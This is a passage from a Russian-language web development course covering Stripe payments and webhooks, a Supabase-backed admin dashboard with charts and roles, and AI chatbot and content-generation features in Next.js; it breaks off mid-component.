Бонус

Добавьте интеграцию с Google Sheets — каждая заявка записывается в таблицу. Менеджер видит все заявки в удобном формате.

Итоги

В этом уроке вы узнали:

- **Zod + React Hook Form** — надёжная валидация форм с понятными сообщениями об ошибках
- **Resend** — отправка email через простой API (3000 бесплатных писем в месяц)
- **Telegram Webhook** — мгновенные уведомления о новых заявках прямо в мессенджер
- **Google Sheets** — запись данных в таблицу для менеджеров
- **Toast-уведомления** — элегантная обратная связь для пользователя

Теперь вы можете собирать данные, уведомлять команду и отправлять письма. В следующем уроке — платежи. Как принимать деньги через Stripe.

Глава 16. Платежи: Stripe и приём денег

Введение

Вы умеете создавать интерфейсы, хранить данные, авторизовать пользователей и отправлять уведомления. Осталось одно — научиться принимать деньги. Без этого ваше приложение — проект, а не бизнес.

Stripe — это стандарт онлайн-платежей. Его используют Shopify, Notion, Figma и миллионы других компаний. Он принимает карты, Apple Pay, Google Pay в 195 странах. И что важно для нас — у него прекрасный API и отличная документация, которую ИИ знает наизусть.

В этом уроке мы настроим приём одноразовых платежей и подписок.

Stripe: стандарт онлайн-платежей

Почему Stripe

Критерий	Stripe	Другие (PayPal, YooKassa)
Глобальность	195 стран	Ограничено
Документация	Отличная	Разная
API	Простой, предсказуемый	Разный
Комиссия	2.9% + $0.30	Сопоставимо
Тестовый режим	Полноценный	Ограниченный
ИИ знает	Идеально	Средне

Начало работы

1. Зарегистрируйтесь на stripe.com
2. Вы сразу попадаете в **тестовый режим** (Test mode)
3. Скопируйте ключи из **Developers → API keys**:
4. **Publishable key** (начинается с `pk_test_`)
5. **Secret key** (начинается с `sk_test_`)

```
# .env.local
NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY=pk_test_...
STRIPE_SECRET_KEY=sk_test_...
```

Установка

```
npm install stripe @stripe/stripe-js
```

Инициализация

```
// lib/stripe.ts (серверная часть)
import Stripe from 'stripe'

export const stripe = new Stripe(process.env.STRIPE_SECRET_KEY!, {
  apiVersion: '2024-12-18.acacia'
})
// lib/stripe-client.ts (клиентская часть)
import { loadStripe } from '@stripe/stripe-js'

export const stripePromise = loadStripe(
  process.env.NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY!
)
```

Checkout Session — одноразовые платежи

Как работает Stripe Checkout

1. Пользователь нажимает «Купить»
2. Ваш сервер создаёт **Checkout Session** — сессию оплаты
3. Пользователя перенаправляет на страницу Stripe
4. Пользователь вводит данные карты
5. Stripe обрабатывает платёж
6. Пользователь возвращается на ваш сайт
7. Stripe отправляет webhook — «оплата прошла»

Создание Checkout Session

```
// app/api/checkout/route.ts
import { stripe } from '@/lib/stripe'
import { NextResponse } from 'next/server'

export async function POST(request: Request) {
  const { priceId } = await request.json()

  try {
    const session = await stripe.checkout.sessions.create({
      mode: 'payment', // одноразовый платёж
      payment_method_types: ['card'],
      line_items: [
        {
          price: priceId, // ID цены из Stripe Dashboard
          quantity: 1,
        },
      ],
      success_url: `${process.env.NEXT_PUBLIC_APP_URL}/success?session_id={CHECKOUT_SESSION_ID}`,
      cancel_url: `${process.env.NEXT_PUBLIC_APP_URL}/pricing`,
    })

    return NextResponse.json({ url: session.url })
  } catch (error: any) {
    return NextResponse.json({ error: error.message }, { status: 500 })
```

```
  }
}
```

Создание цены в Stripe Dashboard

1. **Products → Add product**
2. Введите название и описание
3. Добавьте цену (например, $29.00)
4. Скопируйте **Price ID** (начинается с `price_`)

Кнопка «Купить»

```
'use client'

export default function PricingCard({ priceId, title, price }: {
  priceId: string
  title: string
  price: string
}) {
  async function handleCheckout() {
    const response = await fetch('/api/checkout', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ priceId })
    })
    const { url } = await response.json()
    window.location.href = url // Перенаправляем на Stripe
  }

  return (
    <div className="border rounded-xl p-6 text-center">
      <h3 className="text-xl font-bold">{title}</h3>
      <p className="text-3xl font-bold my-4">{price}</p>
      <button
        onClick={handleCheckout}
        className="bg-blue-600 text-white px-6 py-2 rounded-lg hover:bg-blue-700"
      >
        Купить
      </button>
    </div>
  )
}
```

Страница успеха

```
// app/success/page.tsx
export default function SuccessPage() {
  return (
    <div className="text-center py-20">
      <h1 className="text-3xl font-bold text-green-600">Оплата прошла!</h1>
      <p className="text-gray-600 mt-4">
        Спасибо за покупку. Проверьте email для подтверждения.
      </p>
    </div>
  )
}
```

Подписки: ежемесячные платежи

Отличие от одноразового платежа

Одноразовый	Подписка
`mode: 'payment'`	`mode: 'subscription'`
Списывается один раз	Списывается каждый месяц/год
Price type: One time	Price type: Recurring

Создание подписочной цены

В Stripe Dashboard при создании цены выберите **Recurring** и укажите период: - Monthly (ежемесячно) - Yearly (ежегодно)

Checkout для подписки

```
// app/api/subscribe/route.ts
import { stripe } from '@/lib/stripe'
import { NextResponse } from 'next/server'

export async function POST(request: Request) {
  const { priceId, userId } = await request.json()

  const session = await stripe.checkout.sessions.create({
    mode: 'subscription', // подписка
    payment_method_types: ['card'],
    line_items: [
      {
        price: priceId,
        quantity: 1,
      },
    ],
    metadata: {
      userId: userId // связываем с нашим пользователем
    },
    success_url: `${process.env.NEXT_PUBLIC_APP_URL}/dashboard?session_id={CHECKOUT_SESSION_ID}`,
    cancel_url: `${process.env.NEXT_PUBLIC_APP_URL}/pricing`,
  })

  return NextResponse.json({ url: session.url })
}
```

Управление подпиской

Stripe предоставляет **Customer Portal** — готовую страницу, где пользователь может: - Обновить платёжные данные - Сменить тариф - Отменить подписку

```
// app/api/portal/route.ts
import { stripe } from '@/lib/stripe'
import { NextResponse } from 'next/server'

export async function POST(request: Request) {
  const { customerId } = await request.json()

  const session = await stripe.billingPortal.sessions.create({
```

```
    customer: customerId,
    return_url: `${process.env.NEXT_PUBLIC_APP_URL}/dashboard`,
  })

  return NextResponse.json({ url: session.url })
}
```

Webhooks: «оплата прошла» → действие

Зачем нужны webhooks

Пользователь оплатил — но как ваше приложение об этом узнает? Страница success_url — ненадёжна (пользователь может не дойти до неё). Правильный способ — **webhooks**.

Stripe отправляет POST-запрос на ваш сервер при каждом событии: - `checkout.session.completed` — оплата прошла - `invoice.payment_succeeded` — подписка продлена - `customer.subscription.deleted` — подписка отменена

Настройка webhook

1. В Stripe Dashboard: **Developers → Webhooks → Add endpoint**
2. URL: `https://yoursite.com/api/webhooks/stripe`
3. Выберите события: `checkout.session.completed`, `invoice.payment_succeeded`
4. Скопируйте **Webhook Secret** (`whsec_...`)

```
STRIPE_WEBHOOK_SECRET=whsec_...
```

Обработка webhook

```
// app/api/webhooks/stripe/route.ts
import { stripe } from '@/lib/stripe'
import { NextResponse } from 'next/server'
import { headers } from 'next/headers'

export async function POST(request: Request) {
  const body = await request.text()
  const signature = (await headers()).get('stripe-signature')!

  let event

  try {
    event = stripe.webhooks.constructEvent(
      body,
      signature,
      process.env.STRIPE_WEBHOOK_SECRET!
    )
  } catch (err: any) {
    return NextResponse.json(
      { error: `Webhook Error: ${err.message}` },
      { status: 400 }
    )
  }

  switch (event.type) {
    case 'checkout.session.completed': {
      const session = event.data.object
```

```
      const userId = session.metadata?.userId

      // Активируем подписку в базе данных
      await supabase
        .from('users')
        .update({
          subscription_status: 'active',
          stripe_customer_id: session.customer,
          subscription_id: session.subscription
        })
        .eq('id', userId)

      break
    }

    case 'customer.subscription.deleted': {
      const subscription = event.data.object

      // Деактивируем подписку
      await supabase
        .from('users')
        .update({ subscription_status: 'canceled' })
        .eq('stripe_customer_id', subscription.customer)

      break
    }
  }

  return NextResponse.json({ received: true })
}
```

Тестовый режим

Тестовые карты

Stripe предоставляет тестовые номера карт:

Номер карты	Результат
`4242 4242 4242 4242`	Успешная оплата
`4000 0000 0000 3220`	Требуется 3D Secure
`4000 0000 0000 0002`	Карта отклонена
`4000 0000 0000 9995`	Недостаточно средств

Остальные поля — любые: - Дата: любая будущая дата (например, 12/34) - CVC: любые 3 цифры - ZIP: любые 5 цифр

Тестирование webhooks локально

Для тестирования webhooks на localhost используйте **Stripe CLI**:

```
# Установка
brew install stripe/stripe-cli/stripe

# Авторизация
stripe login
```

```
# Перенаправление событий на localhost
stripe listen --forward-to localhost:3000/api/webhooks/stripe
```

CLI покажет **webhook signing secret** — используйте его вместо `whsec_...` для локальной разработки.

Практические примеры

Промпт: страница с ценами и оплатой

```
Создай систему платежей для SaaS-приложения:

1. Страница pricing (app/pricing/page.tsx):
   - 3 тарифа: Free ($0), Pro ($29/мес), Enterprise ($99/мес)
   - Карточки с фичами для каждого тарифа
   - Кнопка "Начать бесплатно" для Free
   - Кнопка "Подписаться" для Pro и Enterprise (ведёт на Stripe Checkout)

2. API-маршрут (app/api/checkout/route.ts):
   - Создаёт Stripe Checkout Session
   - mode: subscription
   - Передаёт userId в metadata

3. Webhook (app/api/webhooks/stripe/route.ts):
   - checkout.session.completed → обновляет статус пользователя в Supabase
   - customer.subscription.deleted → деактивирует подписку

4. Middleware:
   - /dashboard/* — только для active подписчиков

Используй shadcn/ui, тёмная тема, акцент фиолетовый.
```

Промпт: одноразовая покупка

```
Создай страницу покупки digital-продукта (e-book):

1. Страница продукта с описанием и ценой ($19)
2. Кнопка "Купить" → Stripe Checkout (mode: payment)
3. Страница success — ссылка на скачивание
4. Webhook — сохраняет покупку в Supabase, отправляет email с ссылкой

Stripe в тестовом режиме.
```

Частые ошибки

1. «No such price: price_xxx»

Причина: Price ID из тестового режима используется в боевом (или наоборот). **Решение:** Убедитесь, что ключи и price ID из одного режима (test или live).

2. Webhook не доходит до localhost

Причина: Stripe не может обратиться к вашему компьютеру. **Решение:** Используйте `stripe listen --forward-to localhost:3000/api/webhooks/stripe`.

3. «Webhook signature verification failed»

Причина: Неправильный Webhook Secret. **Решение:** При использовании Stripe CLI используйте секрет, который выдаёт `stripe listen`.

4. Пользователь оплатил, но статус не обновился

Причина: Webhook не обработан или ошибка в обработчике. **Решение:** Проверьте логи в Stripe Dashboard → Webhooks → Events.

5. Двойное списание

Причина: Кнопка не блокируется после нажатия. **Решение:** Добавьте `disabled` на кнопку и состояние `isLoading`.

Домашнее задание

Задание 1: Настройка Stripe (10 минут)

1. Зарегистрируйтесь на stripe.com
2. Скопируйте тестовые ключи
3. Создайте продукт и цену в Dashboard

Задание 2: Checkout (20 минут)

1. Создайте API-маршрут для Checkout Session
2. Создайте страницу с ценами и кнопкой «Купить»
3. Проверьте: нажмите «Купить» → попадите на Stripe → оплатите тестовой картой

Задание 3: Webhook (20 минут)

1. Установите Stripe CLI
2. Создайте обработчик webhook
3. Проверьте, что при оплате данные обновляются в базе

Бонус

Реализуйте подписочную модель с тремя тарифами. При оплате Pro-тарифа пользователь получает доступ к дополнительным функциям.

Итоги

В этом уроке вы узнали:

- **Stripe** — стандарт онлайн-платежей, работает в 195 странах
- **Checkout Session** — готовая страница оплаты от Stripe (не нужно создавать свою форму карты)
- **Подписки** — ежемесячные/ежегодные платежи с автопродлением
- **Webhooks** — надёжный способ узнать о событиях (оплата, отмена, возврат)
- **Тестовый режим** — полноценное тестирование без реальных денег

Теперь ваше приложение может зарабатывать деньги. В следующем уроке — админ-панель, чтобы управлять всем этим.

Глава 17. Dashboard: админ-панель для проекта

Введение

У вас есть приложение: пользователи регистрируются, оплачивают подписки, отправляют заявки. Но как вы, как владелец продукта, видите, что происходит? Сколько пользователей? Какая выручка? Какие заявки не обработаны?

Для этого нужна админ-панель — Dashboard. Это внутренний инструмент, который показывает данные, метрики и позволяет управлять контентом. В этом уроке мы создадим полноценный Dashboard с боковым меню, таблицами, графиками и ролями.

Layout с сайдбаром

Структура Dashboard

Dashboard обычно состоит из: - **Сайдбар** (слева) — навигация по разделам - **Хедер** (сверху) — поиск, уведомления, профиль - **Контент** (центр) — основное содержимое

Layout в Next.js

```
app/
├── dashboard/
│   ├── layout.tsx          ← Layout с сайдбаром
│   ├── page.tsx            ← Главная dashboard (метрики)
│   ├── users/
│   │   └── page.tsx        ← Управление пользователями
│   ├── orders/
│   │   └── page.tsx        ← Заказы
│   └── settings/
│       └── page.tsx        ← Настройки
```

Компонент Layout

```
// app/dashboard/layout.tsx
import { Sidebar } from '@/components/dashboard/sidebar'
import { Header } from '@/components/dashboard/header'

export default function DashboardLayout({
  children,
}: {
  children: React.ReactNode
}) {
  return (
    <div className="flex h-screen bg-gray-100">
      {/* Сайдбар */}
      <Sidebar />

      {/* Основной контент */}
      <div className="flex-1 flex flex-col overflow-hidden">
        <Header />
        <main className="flex-1 overflow-y-auto p-6">
          {children}
        </main>
      </div>
    </div>
```

```
  )
}
```

Компонент Sidebar

```
// components/dashboard/sidebar.tsx
'use client'

import Link from 'next/link'
import { usePathname } from 'next/navigation'
import {
  LayoutDashboard, Users, ShoppingCart, Settings, BarChart3
} from 'lucide-react'

const menuItems = [
  { href: '/dashboard', icon: LayoutDashboard, label: 'Обзор' },
  { href: '/dashboard/users', icon: Users, label: 'Пользователи' },
  { href: '/dashboard/orders', icon: ShoppingCart, label: 'Заказы' },
  { href: '/dashboard/analytics', icon: BarChart3, label: 'Аналитика' },
  { href: '/dashboard/settings', icon: Settings, label: 'Настройки' },
]

export function Sidebar() {
  const pathname = usePathname()

  return (
    <aside className="w-64 bg-gray-900 text-white p-4">
      <h2 className="text-xl font-bold mb-8 px-4">MyApp Admin</h2>

      <nav className="space-y-1">
        {menuItems.map((item) => {
          const isActive = pathname === item.href
          return (
            <Link
              key={item.href}
              href={item.href}
              className={`flex items-center gap-3 px-4 py-2 rounded-lg transition-colors ${
                isActive
                  ? 'bg-blue-600 text-white'
                  : 'text-gray-400 hover:text-white hover:bg-gray-800'
              }`}
            >
              <item.icon className="h-5 w-5" />
              {item.label}
            </Link>
          )
        })}
      </nav>
    </aside>
  )
}
```

Таблицы с данными: сортировка, поиск, пагинация

Базовая таблица с shadcn/ui

```
npx shadcn@latest add table input select
```

Компонент таблицы пользователей

```
'use client'

import { useEffect, useState } from 'react'
import { supabase } from '@/lib/supabase'
import {
  Table, TableBody, TableCell, TableHead,
  TableHeader, TableRow
} from '@/components/ui/table'
import { Input } from '@/components/ui/input'
import { Button } from '@/components/ui/button'
import { Badge } from '@/components/ui/badge'
import { ChevronLeft, ChevronRight, Search } from 'lucide-react'

interface User {
  id: string
  email: string
  name: string
  subscription_status: string
  created_at: string
}

export default function UsersPage() {
  const [users, setUsers] = useState<User[]>([])
  const [search, setSearch] = useState('')
  const [page, setPage] = useState(1)
  const [total, setTotal] = useState(0)
  const pageSize = 10

  useEffect(() => {
    fetchUsers()
  }, [page, search])

  async function fetchUsers() {
    let query = supabase
      .from('profiles')
      .select('*', { count: 'exact' })
      .range((page - 1) * pageSize, page * pageSize - 1)
      .order('created_at', { ascending: false })

    if (search) {
      query = query.or(`email.ilike.%${search}%,name.ilike.%${search}%`)
    }

    const { data, count } = await query
    if (data) setUsers(data)
    if (count !== null) setTotal(count)
  }

  const totalPages = Math.ceil(total / pageSize)
```

```
  return (
    <div>
      <div className="flex justify-between items-center mb-6">
        <h1 className="text-2xl font-bold">Пользователи</h1>
        <div className="relative w-64">
          <Search className="absolute left-3 top-1/2 -translate-y-1/2 h-4 w-4 text-gray-400" />
          <Input
            placeholder="Поиск..."
            value={search}
            onChange={(e) => { setSearch(e.target.value); setPage(1) }}
            className="pl-10"
          />
        </div>
      </div>

      <div className="bg-white rounded-lg border">
        <Table>
          <TableHeader>
            <TableRow>
              <TableHead>Имя</TableHead>
              <TableHead>Email</TableHead>
              <TableHead>Статус</TableHead>
              <TableHead>Дата регистрации</TableHead>
            </TableRow>
          </TableHeader>
          <TableBody>
            {users.map((user) => (
              <TableRow key={user.id}>
                <TableCell className="font-medium">{user.name}</TableCell>
                <TableCell>{user.email}</TableCell>
                <TableCell>
                  <Badge variant={
                    user.subscription_status === 'active'
                      ? 'default'
                      : 'secondary'
                  }>
                    {user.subscription_status}
                  </Badge>
                </TableCell>
                <TableCell>
                  {new Date(user.created_at).toLocaleDateString('ru-RU')}
                </TableCell>
              </TableRow>
            ))}
          </TableBody>
        </Table>
      </div>

      {/* Пагинация */}
      <div className="flex items-center justify-between mt-4">
        <p className="text-sm text-gray-500">
          Показано {(page - 1) * pageSize + 1}-{Math.min(page * pageSize, total)} из {total}
        </p>
        <div className="flex gap-2">
          <Button
```

```
            variant="outline"
            size="sm"
            disabled={page === 1}
            onClick={() => setPage(p => p - 1)}
          >
            <ChevronLeft className="h-4 w-4" />
          </Button>
          <Button
            variant="outline"
            size="sm"
            disabled={page === totalPages}
            onClick={() => setPage(p => p + 1)}
          >
            <ChevronRight className="h-4 w-4" />
          </Button>
        </div>
      </div>
    </div>
  )
}
```

Графики и метрики (Recharts)

Установка Recharts

```
npm install recharts
```

Карточки метрик

```
// components/dashboard/metric-cards.tsx
import { Card, CardContent, CardHeader, CardTitle } from '@/components/ui/card'
import { Users, DollarSign, ShoppingCart, TrendingUp } from 'lucide-react'

const metrics = [
  {
    title: 'Пользователи',
    value: '2,350',
    change: '+12.5%',
    icon: Users,
    color: 'text-blue-600'
  },
  {
    title: 'Выручка',
    value: '$45,231',
    change: '+20.1%',
    icon: DollarSign,
    color: 'text-green-600'
  },
  {
    title: 'Заказы',
    value: '573',
    change: '+8.2%',
    icon: ShoppingCart,
    color: 'text-purple-600'
```

```
  },
  {
    title: 'Конверсия',
    value: '3.2%',
    change: '+0.4%',
    icon: TrendingUp,
    color: 'text-orange-600'
  },
]

export function MetricCards() {
  return (
    <div className="grid grid-cols-1 md:grid-cols-2 lg:grid-cols-4 gap-4">
      {metrics.map((metric) => (
        <Card key={metric.title}>
          <CardHeader className="flex flex-row items-center justify-between pb-2">
            <CardTitle className="text-sm font-medium text-gray-500">
              {metric.title}
            </CardTitle>
            <metric.icon className={`h-4 w-4 ${metric.color}`} />
          </CardHeader>
          <CardContent>
            <div className="text-2xl font-bold">{metric.value}</div>
            <p className="text-xs text-green-600 mt-1">
              {metric.change} за месяц
            </p>
          </CardContent>
        </Card>
      ))}
    </div>
  )
}
```

График выручки

```
'use client'

import {
  AreaChart, Area, XAxis, YAxis, CartesianGrid,
  Tooltip, ResponsiveContainer
} from 'recharts'
import { Card, CardContent, CardHeader, CardTitle } from '@/components/ui/card'

const data = [
  { month: 'Янв', revenue: 4000 },
  { month: 'Фев', revenue: 3000 },
  { month: 'Мар', revenue: 5000 },
  { month: 'Апр', revenue: 4500 },
  { month: 'Май', revenue: 6000 },
  { month: 'Июн', revenue: 7200 },
]

export function RevenueChart() {
  return (
    <Card>
```

```
      <CardHeader>
        <CardTitle>Выручка</CardTitle>
      </CardHeader>
      <CardContent>
        <ResponsiveContainer width="100%" height={300}>
          <AreaChart data={data}>
            <CartesianGrid strokeDasharray="3 3" />
            <XAxis dataKey="month" />
            <YAxis />
            <Tooltip />
            <Area
              type="monotone"
              dataKey="revenue"
              stroke="#3b82f6"
              fill="#3b82f6"
              fillOpacity={0.1}
            />
          </AreaChart>
        </ResponsiveContainer>
      </CardContent>
    </Card>
  )
}
```

Типы графиков в Recharts

Тип	Компонент	Когда использовать
Линейный	`LineChart`	Тренды во времени
Область	`AreaChart`	Тренды с акцентом на объём
Столбцы	`BarChart`	Сравнение категорий
Круговой	`PieChart`	Доли от целого
Радиальный	`RadialBarChart`	Прогресс к цели

Роли: admin vs user

Таблица ролей в Supabase

```
-- Добавляем столбец role в profiles
ALTER TABLE profiles ADD COLUMN role text DEFAULT 'user';

-- Значения: 'user', 'admin', 'editor'
```

Проверка роли на сервере

```
// lib/auth.ts
import { supabase } from '@/lib/supabase'

export async function getCurrentUser() {
  const { data: { user } } = await supabase.auth.getUser()
  if (!user) return null

  const { data: profile } = await supabase
```

```
    .from('profiles')
    .select('*')
    .eq('id', user.id)
    .single()

  return profile
}

export async function isAdmin() {
  const user = await getCurrentUser()
  return user?.role === 'admin'
}
```

Middleware для защиты админки

```
// middleware.ts
import { createServerClient } from '@supabase/ssr'
import { NextResponse, type NextRequest } from 'next/server'

export async function middleware(request: NextRequest) {
  const response = NextResponse.next()

  const supabase = createServerClient(
    process.env.NEXT_PUBLIC_SUPABASE_URL!,
    process.env.NEXT_PUBLIC_SUPABASE_ANON_KEY!,
    {
      cookies: {
        getAll() { return request.cookies.getAll() },
        setAll(cookies) {
          cookies.forEach(({ name, value, options }) => {
            response.cookies.set(name, value, options)
          })
        },
      },
    }
  )

  const { data: { user } } = await supabase.auth.getUser()

  if (!user && request.nextUrl.pathname.startsWith('/dashboard')) {
    return NextResponse.redirect(new URL('/login', request.url))
  }

  // Проверка роли для админ-панели
  if (request.nextUrl.pathname.startsWith('/dashboard/admin')) {
    const { data: profile } = await supabase
      .from('profiles')
      .select('role')
      .eq('id', user?.id)
      .single()

    if (profile?.role !== 'admin') {
      return NextResponse.redirect(new URL('/dashboard', request.url))
    }
  }
```

```
  return response
}
```

Условный рендеринг по роли

```
'use client'

import { useUser } from '@/hooks/use-user'

export function AdminSection() {
  const { user } = useUser()

  if (user?.role !== 'admin') return null

  return (
    <div className="border border-red-200 rounded-lg p-4 bg-red-50">
      <h3 className="font-bold text-red-800">Админ-панель</h3>
      <p>Эти действия доступны только администраторам</p>
      {/* Кнопки удаления, блокировки и т.д. */}
    </div>
  )
}
```

Практические примеры

Промпт: полный Dashboard

```
Создай Dashboard для SaaS-приложения:

1. Layout (app/dashboard/layout.tsx):
   - Сайдбар с навигацией: Обзор, Пользователи, Заказы, Аналитика, Настройки
   - Хедер с поиском и аватаром пользователя
   - Тёмный сайдбар, светлый контент

2. Главная страница (app/dashboard/page.tsx):
   - 4 карточки метрик: пользователи, выручка, заказы, конверсия
   - График выручки за 6 месяцев (AreaChart)
   - Таблица последних заказов (5 строк)

3. Страница пользователей (app/dashboard/users/page.tsx):
   - Таблица: имя, email, роль, статус подписки, дата регистрации
   - Поиск по имени/email
   - Пагинация (10 на страницу)
   - Фильтр по статусу подписки

Данные из Supabase. Используй shadcn/ui + Recharts.
Стиль: минималистичный, профессиональный.
```

Промпт: CRM-панель

```
Создай CRM-панель (app/dashboard/crm/page.tsx):

1. Kanban-доска с колонками: Новые, В работе, Предложение, Закрыто
```

2. Карточки лидов с именем, компанией, суммой сделки
3. Drag-and-drop для перемещения между колонками
4. Фильтр по менеджеру
5. Общая сумма в каждой колонке

Данные из Supabase, таблица leads.

Частые ошибки

1. Сайдбар пропадает на мобильном

Причина: Не скрыт на маленьких экранах. **Решение:** `hidden lg:block` для десктопного сайдбара, бургер-меню для мобильного.

2. Графики не рендерятся

Причина: Recharts использует DOM-API, не работает на сервере. **Решение:** Оберните компонент графика в `'use client'` или динамический импорт.

3. Пагинация показывает неправильное количество

Причина: Supabase `range()` inclusive — включает обе границы. **Решение:** `range(0, 9)` вернёт 10 записей (0-9 включительно).

4. Роль не обновляется

Причина: JWT-токен содержит старые данные. **Решение:** Обновите сессию: `supabase.auth.refreshSession()`.

5. Layout Dashboard применяется к другим страницам

Причина: Layout находится не в правильной папке. **Решение:** `app/dashboard/layout.tsx` применяется ТОЛЬКО к страницам внутри `app/dashboard/`.

Домашнее задание

Задание 1: Layout с сайдбаром (15 минут)

1. Создайте `app/dashboard/layout.tsx`
2. Добавьте сайдбар с 4-5 ссылками
3. Активная ссылка должна быть подсвечена

Задание 2: Метрики и графики (20 минут)

1. Создайте 4 карточки метрик на главной dashboard
2. Добавьте график (AreaChart или BarChart) с тестовыми данными
3. Подключите Recharts

Задание 3: Таблица с поиском (15 минут)

1. Создайте страницу с таблицей данных из Supabase
2. Добавьте поиск
3. Добавьте пагинацию

Бонус

Добавьте систему ролей: admin видит все разделы, user — только свой профиль и настройки.

Итоги

В этом уроке вы узнали:

- **Dashboard Layout** — сайдбар + хедер + контент, стандартная структура админки
- **Таблицы** с поиском, сортировкой и пагинацией через Supabase
- **Recharts** — графики и визуализация метрик
- **Роли** (admin/user) — разграничение доступа на уровне middleware и UI

Dashboard — это инструмент, который превращает данные в решения. Вы видите метрики, находите проблемы, управляете пользователями. В следующем уроке мы добавим в продукт ИИ-функции: чатбот, генерацию контента и поиск по базе знаний.

Глава 18. ИИ-фичи в продукте: чатбот, генерация, анализ

Введение

ИИ перестал быть фичей будущего — это must-have настоящего. Пользователи ожидают умный поиск, чатбот для поддержки, автоматическую генерацию контента. И если вы не добавите это в свой продукт, добавит конкурент.

Хорошая новость: подключить ИИ к Next.js проекту — проще, чем настроить платежи. OpenAI и Anthropic предоставляют API, которые принимают текст и возвращают ответ. А библиотека Vercel AI SDK делает стриминг ответов тривиальным.

В этом уроке мы создадим чатбот, систему генерации контента и поиск по базе знаний (RAG).

OpenAI API / Claude API — подключение

Получение API-ключей

OpenAI (GPT-4): 1. Зайдите на platform.openai.com 2. **API Keys → Create new secret key** 3. Скопируйте ключ (начинается с `sk-`)

Anthropic (Claude): 1. Зайдите на console.anthropic.com 2. **API Keys → Create Key** 3. Скопируйте ключ (начинается с `sk-ant-`)

```
# .env.local
OPENAI_API_KEY=sk-...
ANTHROPIC_API_KEY=sk-ant-...
```

Установка

```
npm install ai @ai-sdk/openai @ai-sdk/anthropic
```

Vercel AI SDK — единый интерфейс

Vercel AI SDK даёт один API для работы с любой моделью:

```
import { openai } from '@ai-sdk/openai'
import { anthropic } from '@ai-sdk/anthropic'
import { generateText, streamText } from 'ai'

// OpenAI
const result = await generateText({
  model: openai('gpt-4o'),
  prompt: 'Объясни квантовую физику простыми словами'
})
```

```
// Anthropic Claude
const result = await generateText({
  model: anthropic('claude-sonnet-4-20250514'),
  prompt: 'Объясни квантовую физику простыми словами'
})
```

Одинаковый код — разные модели. Хотите сменить GPT-4 на Claude — меняете одну строку.

Чатбот: streaming ответов

Почему стриминг

Без стриминга пользователь ждёт 5-10 секунд, пока модель сгенерирует весь ответ. Со стримингом текст появляется по буквам, как в ChatGPT. Пользователь видит ответ сразу.

API-маршрут для чатбота

```
// app/api/chat/route.ts
import { openai } from '@ai-sdk/openai'
import { streamText } from 'ai'

export const maxDuration = 30

export async function POST(request: Request) {
  const { messages } = await request.json()

  const result = streamText({
    model: openai('gpt-4o'),
    system: `Ты — помощник компании TaskFlow.
      Отвечай на русском языке.
      Будь вежливым и полезным.
      Если не знаешь ответ — скажи об этом честно.`,
    messages,
  })

  return result.toDataStreamResponse()
}
```

Компонент чата

```
'use client'

import { useChat } from 'ai/react'
import { Button } from '@/components/ui/button'
import { Input } from '@/components/ui/input'
import { Send, Bot, User } from 'lucide-react'

export default function ChatPage() {
  const { messages, input, handleInputChange, handleSubmit, isLoading } = useChat()

  return (
    <div className="flex flex-col h-[600px] max-w-2xl mx-auto border rounded-xl">
      {/* Заголовок */}
      <div className="border-b p-4 flex items-center gap-2">
        <Bot className="h-5 w-5 text-blue-600" />
```

```
        <h2 className="font-semibold">ИИ-помощник</h2>
      </div>

      {/* Сообщения */}
      <div className="flex-1 overflow-y-auto p-4 space-y-4">
        {messages.length === 0 && (
          <p className="text-center text-gray-400 mt-8">
            Задайте вопрос ИИ-помощнику
          </p>
        )}
        {messages.map((message) => (
          <div
            key={message.id}
            className={`flex gap-3 ${
              message.role === 'user' ? 'justify-end' : ''
            }`}
          >
            {message.role === 'assistant' && (
              <Bot className="h-6 w-6 text-blue-600 mt-1 shrink-0" />
            )}
            <div
              className={`rounded-lg px-4 py-2 max-w-[80%] ${
                message.role === 'user'
                  ? 'bg-blue-600 text-white'
                  : 'bg-gray-100 text-gray-900'
              }`}
            >
              {message.content}
            </div>
            {message.role === 'user' && (
              <User className="h-6 w-6 text-gray-400 mt-1 shrink-0" />
            )}
          </div>
        ))}
      </div>

      {/* Ввод */}
      <form onSubmit={handleSubmit} className="border-t p-4 flex gap-2">
        <Input
          value={input}
          onChange={handleInputChange}
          placeholder="Введите сообщение..."
          disabled={isLoading}
        />
        <Button type="submit" disabled={isLoading}>
          <Send className="h-4 w-4" />
        </Button>
      </form>
    </div>
  )
}
```

Что даёт useChat

`useChat()` из Vercel AI SDK делает всё автоматически: - Управляет историей сообщений - Отправляет запрос на `/api/chat` - Обрабатывает стриминг - Показывает текст по мере генерации - Управляет состоянием загрузки

Генерация контента

Генерация описаний товаров

```
// app/api/generate/description/route.ts
import { openai } from '@ai-sdk/openai'
import { generateText } from 'ai'
import { NextResponse } from 'next/server'

export async function POST(request: Request) {
  const { productName, category, features } = await request.json()

  const { text } = await generateText({
    model: openai('gpt-4o'),
    prompt: `Напиши продающее описание товара для интернет-магазина.

Товар: ${productName}
Категория: ${category}
Характеристики: ${features.join(', ')}

Требования:
- 2-3 абзаца
- Язык: русский
- Тон: профессиональный, но дружелюбный
- Включи преимущества и CTA
- Используй SEO-оптимизированные фразы`
  })

  return NextResponse.json({ description: text })
}
```

Генерация постов для блога

```
// app/api/generate/blog/route.ts
import { openai } from '@ai-sdk/openai'
import { generateText } from 'ai'
import { NextResponse } from 'next/server'

export async function POST(request: Request) {
  const { topic, audience, length } = await request.json()

  const { text } = await generateText({
    model: openai('gpt-4o'),
    prompt: `Напиши статью для блога.

Тема: ${topic}
Аудитория: ${audience}
Длина: ${length} слов
```

```
Структура:
- Цепляющий заголовок
- Введение с проблемой
- 3-4 раздела с подзаголовками
- Практические примеры
- Заключение с CTA

Формат: Markdown`
  })

  return NextResponse.json({ article: text })
}
```

Компонент генератора

```
'use client'

import { useState } from 'react'
import { Button } from '@/components/ui/button'
import { Input } from '@/components/ui/input'
import { Textarea } from '@/components/ui/textarea'
import { Loader2, Sparkles } from 'lucide-react'

export default function ContentGenerator() {
  const [topic, setTopic] = useState('')
  const [result, setResult] = useState('')
  const [isLoading, setIsLoading] = useState(false)

  async function generate() {
    setIsLoading(true)
    const response = await fetch('/api/generate/blog', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({
        topic,
        audience: 'предприниматели',
        length: 800
      })
    })
    const data = await response.json()
    setResult(data.article)
    setIsLoading(false)
  }

  return (
